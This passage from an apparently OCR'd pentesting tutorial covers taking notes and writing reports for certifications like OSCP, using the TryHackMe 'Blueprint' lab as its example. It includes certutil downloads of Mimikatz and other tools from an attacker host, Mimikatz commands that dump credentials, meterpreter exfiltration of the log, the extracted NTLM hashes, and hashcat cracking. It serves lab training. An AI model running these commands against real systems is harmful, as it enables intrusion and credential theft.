
After splitting the tab, I changed the upper note to Source Mode.



Then, I changed the lower note to Reading Mode.



This is the final result.



This setup allows me to copy commands from the Reading Mode tab, paste them in my reverse shell/C2, and paste screenshots in the Source Mode tab.

> This process helps avoid the clunkiness of working with the same Live Preview tab and copying/pasting commands into a callout.

After running the various commands and taking screenshots, I had the following:


> Run the commands yourself or let the script do it for you. Either way paste relevant screenshots here for future reference.

Situational Awareness Notes

Current User Information

```
whoami /all
```

Screenshot



```
User Name           SID
=================== ========
nt authority\system S-1-5-18

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner

Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled gro
up
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled gro
up
Mandatory Label\System Mandatory Level Label            S-1-16-16384


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeLockMemoryPrivilege         Lock pages in memory                      Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeTcbPrivilege                Act as part of the operating system       Enabled
SeSecurityPrivilege           Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege         Load and unload device drivers            Disabled
SeSystemProfilePrivilege      Profile system performance                Enabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                  Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority            Enabled
SeCreatePagefilePrivilege     Create a pagefile                         Enabled
SeCreatePermanentPrivilege    Create permanent shared objects           Enabled
SeBackupPrivilege             Back up files and directories             Disabled
SeRestorePrivilege            Restore files and directories             Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeDebugPrivilege              Debug programs                            Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeSystemEnvironmentPrivilege  Modify firmware environment values        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
SeTimeZonePrivilege           Change the time zone                      Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links                     Enabled

C:\Windows\Tasks>
```


Local Users

```
net user
```

Local Users

net user

Screenshot



(...)

Root of C:/ Drive Contents

```
get-childitem 'C:\' | Select-Object Name | Format-Table
```

Copy

Inetpub and XAMPP found.

> Check non-default folders such as "Setup" or "Inetpub" for credentials.
> *Screenshot*

```
C:\Windows\Tasks>dir \
dir \
 Volume in drive C has no label.
 Volume Serial Number is 14AF-C52C

 Directory of C:\

06/10/2009  10:42 PM                24 autoexec.bat
06/10/2009  10:42 PM                10 config.sys
11/07/2007  09:00 AM            17,734 eula.1028.txt
11/07/2007  09:00 AM            17,734 eula.1031.txt
11/07/2007  09:00 AM            10,134 eula.1033.txt
11/07/2007  09:00 AM            17,734 eula.1036.txt
11/07/2007  09:00 AM            17,734 eula.1040.txt
11/07/2007  09:00 AM               118 eula.1041.txt
11/07/2007  09:00 AM            17,734 eula.1042.txt
11/07/2007  09:00 AM            17,734 eula.2052.txt
11/07/2007  09:00 AM            17,734 eula.3082.txt
11/07/2007  09:00 AM             1,110 globdata.ini
01/24/2017  10:50 PM    <DIR>          inetpub
11/07/2007  09:03 AM           562,688 install.exe
11/07/2007  09:00 AM               843 install.ini
11/07/2007  09:03 AM            76,304 install.res.1028.dll
11/07/2007  09:03 AM            96,272 install.res.1031.dll
11/07/2007  09:03 AM            91,152 install.res.1033.dll
11/07/2007  09:03 AM            97,296 install.res.1036.dll
11/07/2007  09:03 AM            95,248 install.res.1040.dll
11/07/2007  09:03 AM            81,424 install.res.1041.dll
11/07/2007  09:03 AM            79,888 install.res.1042.dll
11/07/2007  09:03 AM            75,792 install.res.2052.dll
11/07/2007  09:03 AM            96,272 install.res.3082.dll
07/14/2009  03:37 AM    <DIR>          PerfLogs
11/27/2019  08:30 PM    <DIR>          Program Files
01/15/2017  04:04 PM    <DIR>          Python27
04/11/2019  11:36 PM    <DIR>          Users
11/07/2007  09:00 AM             5,686 vcredist.bmp
11/07/2007  09:09 AM         1,442,522 VC_RED.cab
11/07/2007  09:12 AM           232,960 VC_RED.MSI
07/19/2024  12:03 AM    <DIR>          Windows
01/24/2017  09:27 PM    <DIR>          xampp
              26 File(s)      3,169,881 bytes
               7 Dir(s)  19,474,853,888 bytes free
```

klinks 5 properties 1,797 words 11,923 characters

There wasn't much of interest here, other than the "Administrator" and "Lab" users (potential credential access targets) and the `inetpub` and `xampp` directories (which might contain files with credentials).

Credential Access

The next step was to retrieve credentials and flags.

I transferred Mimikatz (x86) to the target.

```
718  certutil -urlcache -f http://10.9.4.112:80/bin/x86/mimikatzx86.exe C:\Windows\Tasks\mimikatzx86.exe
719  certutil -urlcache -f http://10.9.4.112:80/bin/x86/winPEASx86.exe C:\Windows\Tasks\winPEASx86.exe
720  certutil -urlcache -f http://10.9.4.112:80/encryptor.py C:\Windows\Tasks\encryptor.py
721  certutil -urlcache -f http://10.9.4.112:80/encryptor_v2.py C:\Windows\Tasks\encryptor_v2.py
722  certutil -urlcache -f http://10.9.4.112:80/index.nginx-debian.html C:\Windows\Tasks\index.nginx-debian.
```

```
C:\Windows\Tasks>certutil -urlcache -f http://10.9.4.112:80/bin/x86/mimikatzx86.exe C:\Windows\Tasks\mimikatzx86.exe

certutil -urlcache -f http://10.9.4.112:80/bin/x86/mimikatzx86.exe C:\Windows\Tasks\mimikatzx86.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Windows\Tasks>
C:\Windows\Tasks>

10.10.101.36 - - [19/Jul/2024:01:22:34 +0200] "GET /bin/x86/mimikatzx86.exe HTTP/1.1" 200 995332 "-" "CertUtil URL Ag
ent"
```

Executed Mimikatz and extracted all credentials.

```
C:\Windows\Tasks>
C:\Windows\Tasks>mimikatzx86.exe "privilege::debug" "log BLUEPRINT.txt" "sekurlsa::logonpasswords" "sekurlsa::ekeys"
"token::elevate" "lsadump::sam" "lsadump::secrets"
mimikatzx86.exe "privilege::debug" "log BLUEPRINT.txt" "sekurlsa::logonpasswords" "sekurlsa::ekeys" "token::elevate"
"lsadump::sam" "lsadump::secrets"

  .#####.   mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK
```

I backgrounded the meterpreter session and transferred `BLUEPRINT.txt` (the log file containing all credentials).

```
mimikatz # ^Z
Background channel 2? [y/N]  y
meterpreter > lcd
lcd HTB/  lcd PG/   lcd THM/
meterpreter > lcd THM/blueprint/
meterpreter > download /windows/tasks/BLUEPRINT.txt
[*] Downloading: /windows/tasks/BLUEPRINT.txt → /media/psf/Hacking/Machines/THM/blueprint/BLUEPRINT.txt
[*] Downloaded 4.62 KiB of 4.62 KiB (100.0%): /windows/tasks/BLUEPRINT.txt → /media/psf/Hacking/Machines/THM/bluepri
nt/BLUEPRINT.txt
[*] Completed  : /windows/tasks/BLUEPRINT.txt → /media/psf/Hacking/Machines/THM/blueprint/BLUEPRINT.txt
meterpreter >
```

Now, I had the NTLM hashes for the "Lab" user and the "Administrator" user.

```
> cat BLUEPRINT.txt| egrep -i 'User|Pass|ntlm'
mimikatz(commandline) # sekurlsa::logonpasswords
User Name         : DefaultAppPool
         * Username : BLUEPRINT$
         * Password : (null)
User Name         : IUSR
         * Username : (null)
         * Password : (null)
User Name         : LOCAL SERVICE
         * Username : (null)
         * Password : (null)
         * Username : (null)
         * Password : (null)
User Name         : BLUEPRINT$
         * Username : BLUEPRINT$
         * Password : (null)
         * Username : blueprint$
         * Password : (null)
User Name         : (null)
User Name         : BLUEPRINT$
         * Username : BLUEPRINT$
         * Password : (null)
         * Username : blueprint$
         * Password : (null)
User name :
User : Administrator
  Hash NTLM: 549a1bcb88e35dc18c7a0b0168631411
User : Guest
User : Lab
  Hash NTLM: 30e87bf999828446a1c1209ddde4c450
Secret  : DefaultPassword
gustanini@gustanini-kali:THM/blueprint 10.9.4.112 01:27
>
```

Don't forget to retrieve `proof.txt`/`root.txt` from the Administrator's desktop.


```
C:\users\administrator\desktop>ipconfig && type \users\administrator\desktop\root*
ipconfig && type \users\administrator\desktop\root*

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::4184:c098:6d97:6379%18
   IPv4 Address. . . . . . . . . . . : 10.10.101.36
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter Local Area Connection* 12:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal

\users\administrator\desktop\root.txt.txt


THM{aea1e3ce6fe7f89e10cea833ae009bee}
C:\users\administrator\desktop>
```

> This last screenshot is essential for certifications such as OSCP and OSEP.

The TryHackMe room asks for the Lab user's cleartext password. After a few attempts (using "rockyou", "darkweb", and finally the "xato" wordlist), I retrieved Lab's cleartext password.

```
gustanini@gustanini-kali:THM/blueprint 10.9.4.112 01:35
> hashcat -m 1000 '30e87bf999828446a1c1209ddde4c450' /usr/share/SecLists/Passwords/xato-net-10-million-passwords-1000000.txt
hashcat (v6.2.6) starting
```


```
30e87bf999828446a1c1209ddde4c450:googleplus

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 30e87bf999828446a1c1209ddde4c450
Time.Started.....: Fri Jul 19 01:35:25 2024 (0 secs)
Time.Estimated...: Fri Jul 19 01:35:25 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/SecLists/Passwords/xato-net-10-million-passwords-1000000.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  4958.8 kH/s (0.05ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 532480/1000000 (53.25%)
Rejected.........: 0/532480 (0.00%)
Restore.Point....: 531456/1000000 (53.15%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: grace14 → gondy
```




Clean Up

Before moving on, I cleaned up my Internal and External notes to remove non-relevant sections.

These are the resulting outlines:





Everything is now organized. We can proceed to produce a report for our exam using these notes.

> **Better Safe than Sorry**
>
> Please note that **my enumeration was not thorough in this tutorial** to keep this document concise.
>
> If you are attempting an exam machine or practicing for your test, I recommend running all commands present in the templates. Take your time modifying them to your liking and ensuring that you understand everything.
>
> In exam environments and complex machines, *rabbit holes are a given*. The only reliable way to avoid wasting time on those and to ensure you reach the end is by performing thorough enumeration (enumerate and document everything) and then attempting to exploit each finding one by one.

9.3 Preparing a Report

Now we can begin preparing a report! This is the last step for passing offensive security certifications like OSCP, CRTE, and others.

Because we have been diligently taking notes, this step shouldn't stress you.

Reviewing Your Notes


By now, you should have documents containing screenshots and short descriptions of your progress.

- In Obsidian, I have: Blueprint Internal, Blueprint External.
- On my attacker machine, I have `commands.txt`.

We will use these documents to produce an easy-to-follow report.


File Preparation

Before starting, create a report template based on your certification guidelines. In this case, I will use Offsec's OSCP template as my blueprint.



After downloading the document, create two new notes:

- One for the report. Keep it empty for now.



One for the custom report template you will be creating. Keep it empty as well.

Introduction

Begin by populating the beginning of your report with the OSCP report template.

Scroll down to page 3 where the content begins. Copy everything from the Introduction to the House Cleaning section. Paste this selection into your report note.

1 OffSec Certified Professional Exam Report

1.1 Introduction

The OffSec Certified Professional exam report contains all efforts that were conducted in order to pass the OffSec Certified Professional exam. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the OffSec Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the OffSec Lab and Exam network. The student is tasked with following a methodical approach to obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you in the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

